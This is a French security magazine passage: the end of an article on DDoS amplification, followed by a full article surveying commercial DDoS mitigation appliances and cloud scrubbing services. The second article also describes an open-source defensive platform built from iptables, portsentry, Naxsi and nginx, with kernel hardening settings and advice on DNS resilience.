Le *teaser* de cet article est un peu mensonger lorsqu'il annonce que des attaquants aux moyens modestes peuvent mettre à mal les plus grands acteurs d'Internet. Dans la vraie vie, un étudiant seul dans son garage ne peut pas faire tomber Google ou Facebook avec une attaque par amplification. De telles entreprises ont appris à être résilientes face aux DDoS. Même si un de leur datacenter est touché par une attaque massive, un autre datacenter ailleurs dans le monde prendra le relais pour assurer la continuité de leurs services.

Néanmoins, les mécanismes d'amplification permettent de modifier les rapports de force. Un attaquant peut facilement faire consommer à sa victime 20 ou 30 fois son débit en émission. Ce que l'étudiant seul dans son garage pourra donc faire, c'est s'attaquer à la connexion d'un autre particulier ou d'un petit site web. Dans le monde des jeux vidéos, il est par exemple fréquent d'assister à des scandales de joueurs déconnectés pendant un tournoi en ligne suite à une attaque par déni de service.

Pour conclure, quand on sait que certains botnets sont composés de plusieurs millions de machines, on peut se dire que s'ils lancent une attaque par amplification massive, en théorie, personne n'est à l'abri d'une telle puissance de frappe. Les patrons de certains petits sites d'e-commerce doivent mal dormir. ■

REMERCIEMENTS

Je tiens à remercier Stéphane Bortzmeyer pour son excellent blog [16] qui couvre la plupart des sujets présentés ici. Naturellement, je reste le seul responsable des éventuelles erreurs ou omissions que peut contenir cet article. Je remercie également clem1 pour sa relecture et pour les leçons de railgun sur Quake3.

Les références de cet article sont disponibles sur : http://www.unixgarden.com/misc72ref.pdf

COMMENT SE PROTÉGER DES DDOS

Francois Aichelbaum – francois@aichelbaum.com – francois@cedexis.com
CTO EMEA & APAC chez Cedexis. Utilisateur GNU/Linux depuis 1996.
Aiguilleur du net aujourd'hui.

mots-clés : DDOS / MITIGATION / CDN / DNS / CLOUD / APPLIANCE

Il est de plus en plus facile de générer une attaque de type DDoS. Pourquoi pourriez-vous en être victime ? Comment vous en prémunir ?

1 Pourquoi se protéger d'un DDoS ?

1.1 Qu'est-ce qu'un DDoS ?

Au début, il y avait les DoS, ou dénis de service. Non distribuées, n'ayant pour origine qu'une connexion internet, on générait le plus grand nombre de requêtes possibles à destination du service à saturer. L'attaque était vite limitée et facile à bloquer (une seule adresse IP à paramétrer sur le pare-feu ou à router vers un trou noir au niveau des routeurs de périphérie). Pour répondre à ces blocages et aussi saturer un site au niveau bande passante, est arrivée l'heure des DDoS, dénis de service distribués. En multipliant les origines, la bande passante devient virtuellement illimitée et le blocage par IP quasi impossible. Nous trouverons alors trois types de DDoS : saturation de la bande passante, saturation du nombre de requêtes et saturation de l'applicatif.

1.2 Pourquoi est-on victime d'un DDoS ?

Une attaque DDoS n'a jamais lieu sans raison ou motivation : revendications politiques ou sociales (Anonymous, par exemple), chantage pour vous extorquer des fonds, concurrence nuisible. Dans tous les cas, se protéger reste la seule solution viable et légale.

1.3 Quelques chiffres autour du DDoS

Les attaques DDoS sont toujours plus nombreuses et importantes. Selon Prolexic et Arbor Networks, fournisseurs de solutions de protection contre les DDoS, nous avions au premier trimestre 2013 :

- 48,25 Gbps moyenne par attaque, soit une augmentation de 718% par rapport au trimestre précédent ;
- 32,4 millions de paquets par seconde en moyenne par attaque ;
- une attaque dure en moyenne 34,5 heures ;
- 3,65% de sites ciblés en plus ;
- 46,5% des attaques font plus de 1 Gbps ;
- 29,8% font entre 2 et 10 Gbps.

2 Équipements de défense

La première solution pour contrer les attaques de type DDoS est d'embarquer sur votre infrastructure des équipements dédiés. Plusieurs constructeurs offrent ce type de produit, incluant au passage :

- pare-feu stateless pour se protéger entre autres des attaques de type DoS ;
- IPS, système de prévention d'intrusion, pour une analyse du comportement au niveau réseau ;
- WAF, pare-feu applicatif web, pour une analyse du comportement au niveau applicatif ;
- blocage des IP selon leurs réputations.

En s'appuyant sur du matériel dédié au traitement rapide des paquets IP (ASIC, par exemple), ces protections peuvent ainsi agir contre les DDoS.

2.1 Arbor Networks

Selon Infonetics (http://www.infonetics.com/pr/2012/2H11-DDoS-Prevention-Appliances-Market-Highlights.asp), Arbor Networks est le leader sur le marché de la prévention des DDoS avec 3/5 du marché en 2012. Leurs solutions Peakflow SP ou Pravail NSI sont à déployer sur le réseau en vue d'analyser les flux grâce à du DPI (*Deep Packet Inspection*). Au-delà de son lot de signatures, Arbor propose au client de pouvoir adapter la détection de flux malveillants aux spécificités de son applicatif via des scripts pcap.

Outre ces solutions d'analyse, Arbor Networks propose les Peakflow TMS et Pravail APS pour filtrer le trafic. Selon votre architecture, ces équipements seront placés ou non en coupure de vos flux. Dans le premier cas, une augmentation de la latence inférieure à la milliseconde est à prévoir en période calme contre près de 20 ms en cas d'attaque. Placée ainsi en coupure, la solution se montre plus onéreuse.

Dans le second cas, les collecteurs mettront à jour les tables de routage de vos routeurs lors d'attaques pour aiguiller les flux suspects vers les équipements de nettoyage. Ce re-routage s'opère en moyenne dans la minute, dépendant de la capacité des collecteurs à reconnaître les flux suspects. Malgré cette lenteur à intervenir, ce positionnement a pour avantage d'avoir une implémentation moins onéreuse et un impact moindre sur les latences. En effet, en période d'attaque, les routeurs enverront le trafic malveillant vers un trou noir selon les annonces BGP transmises par les Arbor : selon vos équipements de routage, l'augmentation de la latence sera plus ou moins importante.

Arbor Networks tente de mutualiser les moyens de ses clients avec le Cloud Signaling Coalition, qui permet de prévenir l'ensemble des participants d'une attaque, et le Fingerprint Sharing Alliance, qui permet de prévenir un réseau tiers qu'il est à l'origine d'une attaque. Malheureusement, ceci a pour principale limite le bon vouloir des différents opérateurs dans la prise en compte de ces informations.

La solution répond donc aux attaques de saturation de la bande passante et du nombre de connexions. Elle peut être moins efficace sur la partie applicative si les motifs n'ont pas été mis en place à l'avance et en concordance, ce qui nécessitera une compétence en interne pour s'assurer que l'attaque est filtrée grâce à des scripts pcap.

2.2 RioRey

De moitié plus jeune qu'Arbor Networks, la société RioRey offre des solutions avec la même philosophie. S'appuyant sur un matériel à base de x86 (et non des ASIC), ces solutions sont moins onéreuses, mais offrent des performances en retrait : un débit supérieur (jusqu'à 200 Gbps), mais un nombre de paquets gérés inférieur en proportion (jusqu'à 32 Mpps).

Comme dans le cas des solutions Arbor Networks, les équipements RioRey peuvent être placés en coupure ou en écoute. Dans le cas d'un positionnement en tête de réseau, il est à prévoir environ 30 ms d'augmentation en période d'attaque et environ 5 ms en temps normal. Du fait de devoir passer par des algorithmes et non de simples motifs pour reconnaître les attaques, les solutions RioRey sont moins rapides pour détecter les attaques et donc à les bloquer : la détection s'opère en moyenne en 2 minutes.

Constantin Oesterling de l'allemand r00t-services.net précise que les dernières versions de RioRey permettent de contrer d'importantes attaques « out-of-the box » : la dernière mitigation concernait une attaque russe de 350 Gbps avec des pointes à 450 Gbps, le 16 novembre 2013. Cependant, il précise qu'ils peuvent assurer ce service avec la solution de RioRey en n'implémentant pas de nouveaux algorithmes et en s'appuyant en sous-couches sur des WAF open source pour une disponibilité de 99.9 %.

Ainsi, pour des attaques modérées et si votre budget n'est pas extensible, la solution de RioRey peut répondre en terme de capacité en bande passante et nombre de connexions.

2.3 Radware

Radware se veut aujourd'hui le challenger idéal d'Arbor. Afin de se faire une réputation sur ce type de protection, Radware avait beaucoup communiqué sur sa collaboration avec des sociétés type Prolexic qui vont quelque peu transformer le matériel Radware en solution dans le cloud. Aujourd'hui, leur solution DDoS se présente avec DefensePro et DefensePipe. La première est du matériel à déployer dans votre infrastructure alors que la seconde est une solution cloud. Dans ce second cas, il reste nécessaire de déployer du matériel Radware sur votre infrastructure pour collecter et analyser le trafic : l'augmentation du trafic semble maîtrisée. Le matériel supporte jusqu'à 40 Gbps de trafic à analyser pour 25 Mpps.

Dans les deux cas, Radware met en avant ses fonctionnalités à commencer par leur analyseur de comportement et leur système de prévention d'intrusion. Cumulé aux fonctions habituelles, le service se veut le plus autonome possible.

L'intégration à votre plateforme dans le cas de DefensePipe se fera en DNS ou en BGP. En DNS, il faudra changer vos enregistrements DNS pour rediriger le trafic vers la plateforme de mitigation de Radware en cas d'attaque. Ceci ne permet donc pas de masquer vos IP et donc vos infrastructures : un assaillant préparant

bien son attaque ne serait pas leurré. Dans le cas de l'usage du BGP, les IP se verraient annoncer par les infrastructures de Radware, les vôtres ne recevant alors plus que le trafic de Radware. Le prérequis dans ce cas est que vous ayez votre propre ASN et la main sur vos annonces BGP. Si vos IP vous sont assignées par votre transitaire, il faudra lui demander l'accord pour en modifier les annonces. L'intégration des annonces BGP peut se faire selon différents modes : annonce côté Radware avec abandon de votre côté, annonce de préfixes plus petits, ou annonce par préfixe de l'AS-Path. Pour ce dernier point, supposons votre AS être le 12345 et votre réseau le 2.4.6.0/24. Vous passerez alors d'un AS-Path « 2.4.6.0/24 AS789 AS12345 » à « 2.4.6.0/24 AS789 AS12345 AS12345 AS12345 AS12345 ».

3 Protections as a Service

Depuis quelques années, un nouveau type de protection grappille les parts de marchés : les centres d'épuration ou *scrubbing centers*. Ces solutions s'appuient sur du matériel type ceux précités, des solutions maisons, ou un mélange des genres. Il faut distinguer ces centres d'épuration des CDN de par l'orientation de leur service. Dans le cadre d'un CDN, le but est de servir du contenu au client en optimisant les routes réseaux et les performances de la plateforme : la protection contre les DDoS n'est qu'une possibilité. Dans le cadre d'une protection en ligne, le but est de vous protéger d'une attaque : accélérer l'accès au contenu est optionnel.

3.1 Prolexic

Prolexic est la référence de la protection contre les DDoS dans le cloud. L'idée de base est de faire le moins de modifications possible au niveau de votre infrastructure tout en s'intercalant entre vous et vos utilisateurs finaux. Aujourd'hui, leur service se targue de pouvoir gérer 1,8 Tbps (1.800 Gbps) de trafic à travers ses quatre data-centres (deux aux USA, un à Londres et un à Hong-Kong). S'appuyant sur leurs statistiques actuelles (risques d'attaques allant jusqu'à 200 Gbps en 2014), l'objectif a été fixé d'augmenter le transit à 3 Tbps. Leur rachat en décembre 2013 par Akamai, leader sur le marché du CDN, initie une convergence entre les CDN et les scrubbing centers.

Le service se décompose, comme à l'habitude, en détection et intervention. La détection s'appuie sur deux sondes placées sur votre réseau : une sonde matérielle (PLXfbm) à connecter sur n'importe quel port réseau, qui va collecter les informations réseaux de vos routeurs en NetFlow et les envoyer à Prolexic (trafic supplémentaire à prévoir donc) et une sonde logicielle (PLXabm) à installer sur les serveurs applicatifs dédiés à la détection des comportements applicatifs anormaux.

Pour l'intervention, différents modes d'action sont disponibles. Le premier se fait via les DNS (PLXproxy). En usage normal, le DNS aiguille le trafic vers vos infrastructures. Le service fonctionnant à la demande, lors d'une attaque, vous modifiez vos DNS pour faire envoyer le trafic vers Prolexic. Leur protection entre alors en action, s'appuyant massivement sur le matériel de Radware complété par des outils développés en interne.

Dans ce cadre, il est à noter que si le trafic habituel est envoyé vers votre plateforme, alors vos IP sont potentiellement connues des attaquants et donc vulnérables. Il vaut donc mieux demander à ce que le trafic passe en permanence par les infrastructures de Prolexic pour masquer vos infrastructures.

Ceci n'est pas un souci avec les solutions PLXrouted et PLXconnect. Celles-ci vont pouvoir annoncer vos IP en BGP (qu'elles soient en PA ou PI) et donc changer la destination du flux IP lors d'attaques. À la demande durant les attaques ou en permanence, vos IP ne sont plus annoncées par votre infrastructure et un tunnel (GRE ou VLL) est créé entre Prolexic et vous. Ainsi tout le trafic entrant passera par les infrastructures de Prolexic en vue de se faire protéger.

Dès lors que votre trafic entrant passe par la plateforme de Prolexic, une augmentation de la latence est à prévoir, variable selon vos interconnexions et positionnement géographique de quelques millisecondes à plusieurs dizaines de millisecondes. La protection reste agnostique aux types de flux.

3.2 CloudFlare

CloudFlare a longtemps été considéré, à tort comme un simple CDN, qui se veut un accélérateur des flux HTTP. Dans le cas de CloudFlare, le but est de protéger vos services HTTP et DNS. Contrairement aux autres services en ligne (type Prolexic ou Black Lotus) qui proposent une interface distincte pour gérer chaque service et sa sécurité liée, CloudFlare utilise une seule et même page pour tout gérer. Ainsi, chaque enregistrement DNS fait également office de vhost HTTP et les deux ne sont pas dissociables. Ceci se révèle assez pratique, mais perturbant et surtout trompeur pour le néophyte, comme l'explique Jean-Yves Sireau de binary.com (voir Figure 1 ci-contre).

Sur la capture du portail, les deux enregistrements sont affichés comme étant des CNAME. Cependant, le premier défini un CNAME et l'usage de CloudFlare comme proxy HTTP (nuage orange) alors que le second, seulement un CNAME. De plus, si vous souhaitez mixer leur service avec un proxy tiers (pour du FEO par




Fig. 1 : Interface de CloudFlare mélangeant la gestion des DNS et la gestion du proxy HTTP.

exemple), cela ne sera pas possible, ne pouvant définir un comportement du proxy HTTP indépendant d'un enregistrement DNS.

Leur service s'appuie sur 24 points de présence à travers le monde, afin d'assurer une proximité vis-à-vis de l'utilisateur final et donc, théoriquement, des performances améliorées. Ce nombre de points de présence est assez faible comparé à des CDN locaux (SFR CDN par exemple utilise 17 points de présence uniquement en France) ou globaux (Akamai est présent physiquement dans 78 pays et au moins autant de points de présence).

La qualité de la sécurité est ce que CloudFlare met en avant, avec, par exemple, la protection de SpamHaus en mars 2013, victime d'un DDoS avec des pointes à 300 Gbps. L'activation est assez aisée puisque, modulo la souscription au service, il suffit de définir via le portail, comme vu ci-dessus, le passage par CloudFlare avec le nuage orange. Aujourd'hui, CloudFlare communique peu sur sa capacité réseau réelle. Le service semble aujourd'hui être proche de 1 Tbps.

Enfin, le service CDN n'offre aucune configuration ni fonctionnalités avancées. Le service se contente de mettre en cache les objets selon les entêtes HTTP fournis par le serveur d'origine. Pour autant, le service DNS semble plutôt fiable. La météo quotidienne du net de Cedexis (Country Reports) rapporte que le service de CloudFlare est dans la moyenne basse des CDN dans chaque pays, sauf exceptions.

3.3 MassFilter.me

MassFilter.me est un service édité par la société RandCo, cabinet de conseil parisien spécialisé en réseaux et sécurité. Ce service dans le nuage a été lancé en septembre 2012 pour répondre à la demande de plusieurs de leurs clients sous le coup de DDoS. Ces clients ne pouvaient se tourner vers les services précédents principalement pour des raisons de coûts, mais également de ressources en interne.

RandCo a donc travaillé sur la création d'une plate-forme à évolution verticale et horizontale, permettant de répondre au besoin du plus grand nombre, tout en restant accessible financièrement. Bien qu'initié pour protéger les services web, le produit a de suite été pensé pour être ouvert à tout autre protocole.

L'idée de base de ce service s'appuie sur les concepts des DDoS. La saturation de la bande passante demande d'avoir les plus grands tuyaux possibles. La saturation du nombre de requêtes réclame de multiplier le nombre de possibilités de réponse. Enfin la saturation de l'applicatif exige de sécuriser l'applicatif et d'en réduire la charge de travail.

La conclusion de cette analyse est la suivante : en multipliant les points d'entrées sur des IP différentes, on rapproche un DDoS de plusieurs DoS à traiter indépendamment. Il ne reste dès lors plus qu'à sécuriser l'applicatif. L'architecture dans le nuage s'appuie donc sur une infrastructure en colonne reproduite sur différents PoP (physiques ou virtuels) garantissant une souplesse de déploiement et la capacité d'absorption. À l'ouverture, le service avait une capacité de 4 Gbps contre environ 16 Gbps aujourd'hui, l'infrastructure évoluant au fil de la demande. Chaque colonne se découpe alors en étage permettant un traitement particulier et pouvant s'adapter à la demande du client. Par exemple, dans le cas d'un site web :

- un pare-feu (avec des règles basiques contre les DoS et une blacklist restreinte), un honeypot et une détection de scan de ports ;
- un WAF pour sécuriser l'applicatif client ;
- un CDN pour réduire le nombre de requêtes à transmettre vers le site client.

Pour déployer le service, de votre côté, un simple CNAME vers leur infrastructure suffira à protéger votre site. À l'heure actuelle, le service n'offre aucun portail pour ne pas restreindre les possibilités d'implémentation ou la personnalisation du service.

En terme de performance, le service peut se montrer en retrait par rapport à d'autres du fait de son usage intensif de processeurs x86 pour le traitement des paquets

réseaux. Pour autant, cela offre à la société la flexibilité de s'appuyer sur n'importe quelle infrastructure dans le monde pour agrandir son service. L'impact sur les latences, hors attaque, est de l'ordre de quelques millisecondes supplémentaires selon le transitaire. Cependant, la réactivité de la plate-forme est instantanée de ce qui a pu être vu lors des différentes attaques encaissées.

Du fait de son prix, le produit est très intéressant pour les petits sites d'e-commerce à concurrence agressive et l'équipe est toujours ouverte à de nouveaux défis d'implémentation. Vous trouverez plus loin dans cet article le nécessaire pour recréer une plateforme équivalente à celle que RandCo a ouverte il y a un an. Celle-ci a, depuis, évolué.

3.4 La protection chez OVH

Le 2 septembre 2013, la société OVH, spécialisée dans l'hébergement de masse à bas coût, a annoncé la mise en service de sa solution anti-DDoS pour tous ses clients. Un long billet sur son site justifie ce déploiement (http://www.ovh.com/fr/a1164.protection-anti-ddos-service-standard). La société est habituée au fait-maison et jusqu'à récemment, ne faisait qu'un simple blocage d'IP pour protéger ses infrastructures des DDoS. Cependant, l'augmentation du nombre de sites hébergés et victimes de DDoS les a obligés à revoir leur copie surtout avec l'hébergement du site Wikileaks fin 2010.

Depuis les attaques sur ce site, la société a travaillé à un mélange de solutions, afin d'optimiser ses coûts, et de pouvoir proposer un service capable de gérer 3x160 Gbps et 3x160 Mpps, tout en ne coûtant qu'un unique euro supplémentaire par client. Ainsi nous retrouvons un mix entre les pare-feux déjà en place, des Peakflow SP d'Arbor pour la protection applicative et une brique faite-maison à base de cartes Tilera et de processeurs ASIC pour la protection niveau 3/4.

L'intérêt de cette dernière est de pouvoir gérer un très grand nombre de paquets à la seconde. La contrepartie est la nécessité de tout programmer spécifiquement à ces cartes et en fonction du type de flux transitant sur le réseau. Ceci représente deux ans de travail pour OVH.

Pour le moment, trois points de présence sont effectivement protégés et permettent de segmenter le trafic selon son origine : Roubaix, Strasbourg et Montréal avec une capacité de mitigation par site de 160 Gbps et 160 Mbps.

En segmentant ainsi sa plateforme, géographiquement et par type d'attaque, OVH espère pouvoir encaisser n'importe quel type d'attaque. Le service étant jeune, malgré l'expérience de la société, il n'est pas possible d'obtenir des retours clients constructifs et seules les données commerciales d'OVH permettent de concevoir la promesse du service.

Le service n'est cependant disponible qu'aux clients OVH et pour protéger les services hébergés chez OVH. Si votre infrastructure est extérieure à OVH, il faudra planifier un déménagement chez l'hébergeur.

3.5 Comment faire votre propre plate-forme open source

En janvier 2013, j'ai publié sur mon blog un article « Création d'une plate-forme anti-DDoS modulaire » (http://francois.aichelbaum.com/creation-dune-plateforme-anti-ddos-modulaire/) avec une mise en ligne des codes sources sur GitHub (https://github.com/faichelbaum/anti-ddos/). Il s'agit de l'implémentation du proof of concept commandé par Massfilter.me avant son lancement. Je m'appuie également en partie sur la RFC 4732.

À l'heure du PoC, l'idée était de faire un gros round robin DNS sur l'ensemble des VIP définies pour le service chez les différents hébergeurs ou data-centres sélectionnés : plus il y aurait d'IP dans le round robin, plus nous avions de chance de segmenter le DDoS.

Le choix de matériel à base de processeurs x86 est motivé par la volonté de s'appuyer sur une très grande diversité d'hébergeurs et l'aisance du maintien de la plateforme. En s'appuyant sur du matériel générique, on peut utiliser des outils plus classiques et souvent open source. Dès lors, les compétences disponibles pour travailler dessus sont légion, sans compter la communauté si vous y participez.

Le choix de Linux avec iptables plutôt que BSD avec pf s'explique par les différences de leurs pare-feux. pf se veut le plus léger possible, mais n'est pas extensible par l'ajout de modules. De son côté, iptables est extensible en créant de nouvelles cibles (par exemple, pour l'imbrication avec un IPS) ou le rajout de modules comme TARPIT que nous verrons plus bas. Pour autant, utiliser iptables a pour contrainte une augmentation des latences non négligeable si on accumule trop de règles à traiter, celles-ci étant gérées séquentiellement.

Nous allons nous focaliser sur la version spécifique aux infrastructures HTTP. Pour autant, filtrer les paquets UDP au niveau des routeurs de bordure, si cela est possible, est indispensable pour contrer les attaques par amplification DNS, SNMP ou NTP.

Chaque brique profite d'optimisations au niveau de sa pile TCP. De plus, un noyau à jour est utilisé pour profiter des nombreuses optimisations réalisées depuis la branche 3.7 concernant les flux TCP et surtout HTTP. Ainsi, l'élément principal lié aux latences des serveurs web a été pointé comme étant le TCP handshake en raison des très nombreux et petits flux TCP nécessaires pour récupérer des centaines d'éléments venant de différents hôtes. Pour corriger ce problème, l'algorithme TCP

Fast Open a été implémenté, facilitant l'ouverture de nouvelles sessions TCP dans ces conditions et offrant un gain moyen de 15 % sur les latences. Ceci s'accompagne de corrections et optimisations dans les algorithmes de gestion des congestions.

Depuis, la solution a été reprise par quelques petits hébergeurs pour des raisons de coûts et certains gros sites d'e-commerce français travaillent à son implémentation début 2014. Ce concept semble donc trouver son public et n'attend que vous pour évoluer encore et toujours.

3.5.1 Le pare-feu

On retrouve ici les fonctions suivantes : un pare-feu, un outil de détection des scans de ports, un pot de miel, un analyseur de logs et des scripts pour associer le tout. Le pare-feu use d'un ensemble de règles pour protéger des DoS standards (cf. le fichier **deployment/deploy.d/rules.sh**) : Ping of Death, Teardrop, SYN flood, Smurf, UDP flood, SMB nuke, Connection flood, Fraggle, Jolt. De plus, quitte à en surprendre plusieurs, on autorise tout le trafic : ceci permet de ne pas s'aveugler sur ce qu'il se passe sur le réseau et d'être le plus pro-actif possible.

Une commande de bannissement, sobrement appelé ban, dans le script de management ddos, se chargera de bloquer tout assaillant via TARPIT pour TCP et DROP pour UDP. TARPIT est une cible d'iptables qui va agir contre votre assaillant. Plutôt que de tuer la connexion avec DROP, votre système va dire au PC zombie de garder sa connexion ouverte le plus longtemps possible, tout en la fermant de votre côté. L'arroseur arrosé verra ses sessions se cumuler, sa connexion se ralentir et ne pourra plus ouvrir de nouvelles connexions : il deviendra donc inoffensif.

Une attaque est très souvent précédée de quelques manœuvres d'analyse pour savoir ce que vous faites tourner sur votre infrastructure. Portsentry fournit un moyen de détecter les scans de ports. La configuration est adaptée pour qu'en cas de détection, l'IP de l'assaillant se fasse bannir. Il est associé à un honeypot qui va simuler un serveur Windows totalement ouvert vers l'extérieur. Ce dernier est allié à fail2ban pour bannir l'assaillant.

Au niveau sysctl, plusieurs choses sont à configurer dont certaines importantes. Un DoS (et par extension un DDoS) classique consiste à envoyer au serveur tout un lot de paquets SYN sans finir l'échange de paquets pour établir les sessions TCP. Ceci sature donc le noyau en requêtes partiellement ouvertes empêchant le traitement des requêtes normales. On cherche donc à s'en prémunir.

```
net.ipv4.tcp_syncookies = 1 # par défaut à 0
```

La pile TCP garde une trace de toutes les connexions mises en queue. Quand un paquet est reçu avec un SYN, le serveur le rajoute dans la queue de traitement. En cas d'augmentation de ce nombre de paquets, typiquement un SYN Flood, il faut pouvoir garder toutes les traces. Il faut donc augmenter la taille de la queue.

```
net.ipv4.tcp_max_syn_backlog = 65536 # par défaut à 1024
```

Bien que l'on veuille gérer un maximum de connexions, on reste sous le feu d'une attaque. Le temps de tout contrôler, il est intéressant d'éviter la saturation du système autant que possible. Les connexions que le système ne peut gérer recevront directement un RST.

```
net.ipv4.tcp_abort_on_overflow = 1 # par défaut à 0
```

Beaucoup des connexions reçues lors d'une attaque sont des connexions sans attache à une quelconque application. Afin de pouvoir les identifier et les gérer, il faut autoriser un grand nombre de connexions orphelines (ici nous avons quatre IP qui reçoivent les flux).

```
net.ipv4.tcp_max_orphans = 262144 # par défaut à 8192
```

Nous allons recevoir un très grand nombre de paquets TCP. Leurs réceptions se feront sûrement dans le désordre du fait de la surcharge entre autres. Le kernel peut réordonner les paquets TCP dans une certaine limite et en augmentant cette capacité, il considérera moins facilement un paquet comme perdu. On aura moins de chance d'avoir un slow start sur ces paquets.

```
net.ipv4.tcp_reordering = 5 # par défaut à 3
```

Les autres règles sont principalement liées aux performances des interfaces et des réponses du système aux requêtes TCP.

Une évolution possible serait d'utiliser des cartes Tilera pour optimiser les traitements sur les paquets IP pour du DPI avec un IPS par exemple. L'utilisation de ces cartes améliorera également les latences liées au traitement en les tirant vers le bas.

3.5.2 Le WAF

Pour protéger l'applicatif, on fait appel à un Web Application Firewall. Cette protection se focalise principalement sur les XSS et SQL injection. L'un des plus connus est **mod_security**. À la base dédié à Apache, il a depuis été porté sur nginx et IIS. Pour autant, il est assez statique dans son comportement et voulant utiliser nginx pour sa flexibilité et ses performances, le choix s'est porté vers Naxsi, un peu moins connu, édité par NBS Systems.

Il s'appuie sur des signatures de whitelist et non de blacklist comme **mod_security**. En partant à contre-pied de la concurrence, ce module offre la possibilité d'être beaucoup plus flexible et performant. Ainsi, il suffit de le faire fonctionner en mode apprentissage puis d'utiliser le site pour qu'il génère ses règles de whitelist. Une fois l'apprentissage achevé, il ne reste plus qu'à le verrouiller en sortant de ce mode pour que la protection agisse.

Une évolution par rapport à la configuration initiale du PoC serait d'intégrer fail2ban pour remonter toute tentative d'intrusion ou d'attaque au pare-feu et bloquer l'assaillant le plus tôt possible.

3.5.3 Le CDN

Afin de réduire le nombre de requêtes allant vers le client, il est nécessaire de déployer une mise en cache du contenu. Dans le cadre du PoC, on poursuit avec nginx. La configuration s'appuie sur des optimisations génériques : ici on s'intéresse à réduire le nombre de requêtes faites au serveur en amont et à réduire l'impact sur les latences TCP.

En complément, je vous renverrais vers deux articles rédigés sur le sujet :

- Création d'une plateforme de caching façon CDN (5 septembre 2012) : http://francois.aichelbaum.com/creer-un-caching-http-facon-cdn/.
- Comparatif des serveurs de caching (7 septembre 2012) : http://francois.aichelbaum.com/comparatif-caching-nginxvarnishsquidapache/.

Le premier s'intéresse en détail à la création d'une plateforme de mise en cache en s'appuyant principalement sur nginx. Le second s'intéresse à comparer les performances de différents serveurs (attention, à l'époque de la rédaction de l'article, le varnish testé était une version 2).

3.6 Nécessité de protéger ses DNS

Les services web s'appuient fortement sur les services DNS bien souvent oubliés. Nous avons vu qu'user d'un round robin DNS pouvait aider à segmenter une attaque. De même, de nombreux hébergeurs et sysadmin utilisent des TTL très courts au niveau DNS pour garder une certaine souplesse. Ceci a pour conséquence d'augmenter le nombre de requêtes DNS que leur infrastructure recevra et donc d'augmenter leur vulnérabilité à un déni de service sur leurs DNS autoritaires. Filtrer les requêtes UDP sur les routeurs de bordure est une première étape pour éviter les attaques par amplification sur les DNS, mais aussi SNMP et NTP. Avoir une infrastructure DNS robuste est essentiel pour la survie de son service.

À titre d'exemple, en octobre 2002, un DDoS avait pris pour cible les serveurs Root DNS. Il s'agit de 13 infrastructures redondantes déployées à travers le globe et assurant virtuellement toutes les communications internet, pour peu qu'elles usent des DNS. Sans ces serveurs, nous ne pourrions pas faire de résolution. Celle-ci a alors réussi à faire tomber huit des plateformes. En conséquence, quelques pays ont été partiellement « dans le noir » et d'autres ralentis. Une autre en février 2007 n'a impacté que 3 plateformes pendant quelques heures.

Il n'est pas rare de voir la partie DNS autoritaire ne s'appuyer que sur deux ou trois serveurs uniques. Ceci s'aggrave si vous avez des TTL très courts (5 minutes par exemple). Il est donc crucial d'avoir une infrastructure viable ou de s'appuyer sur des services dimensionnés en conséquence. L'AFNIC le rappelle par exemple dans sa note de juin 2009 (http://www.afnic.fr/medias/documents/afnic-dossier-dns-attaques-securite-2009-06.pdf). De nombreuses sociétés se spécialisent dans le *Global Load Balancing as a Service* en s'appuyant sur leur infrastructure DNS. C'est le cas de Dyn, Turbobytes et Cedexis.

Dyn est un registrar offrant des fonctionnalités de load balancing via ses DNS en prenant en compte la géographie ou les performances des CDN (informations obtenues à partir de tests synthétiques) pour répondre à l'utilisateur final avec une seule IP et non un round robin DNS. Dyn vient d'ailleurs de publier un whitepaper intéressant sur le Load Balancing de CDN : http://pages.dyn.com/rs/dyn/images/CDN%20Load%20Balancing%20Setup.pdf.

Turbobytes revend du CDN et fournit un service de load-balacing entre ces CDN. Afin d'équilibrer la charge entre ses différents CDN, Turbobytes s'appuie sur des tests synthétiques pour détecter les défaillances de ces derniers et refaire le routage. Là encore, leurs serveurs DNS répondront avec une information unique et non un round robin DNS. Cependant, étant juge et partie, on peut se demander si Turbobytes annonce réellement le meilleur choix pour l'utilisateur à chaque instant.

Le service de Cedexis s'appuie sur plus de deux milliards de données (disponibilité, latence et débit) collectées quotidiennement d'un point de vue utilisateur final grâce à un tag JS à intégrer aux sites web. À ceci s'ajoutent des tests synthétiques et un interfaçage avec vos API et outils de supervision. Grâce à ces données, à chaque instant, le service redirigera chaque utilisateur selon son FAI, sa géographie ou tout autre facteur critique selon vous, vers la meilleure plateforme (CDN, Cloud, data-centre...).

Dans les trois cas, l'intérêt d'user d'un tel service permet de s'appuyer sur des infrastructures DNS robustes pour en garantir le fonctionnement. Indirectement, ce sont de bonnes solutions pour réduire le nombre de requêtes DNS vers vos propres serveurs. Avec une durée de vie (TTL) longue pour vos enregistrements DNS, pointant vers l'un de ces services en CNAME, vous conservez une bonne flexibilité, ceux-ci se chargeant du dynamisme de sélection de vos infrastructures à travers l'usage de TTL courts.

Dans tous les cas, il faut penser à héberger ses serveurs DNS autoritaires au moins partiellement à l'extérieur de l'infrastructure pour assurer la continuité de service et se garder la possibilité d'une bascule vers un site de secours. ▮

ABONNEZ-VOUS !

CONSULTEZ L'ENSEMBLE DE NOS OFFRES SUR : boutique.ed-diamond.com !

6 Numéros de MISC

42€*

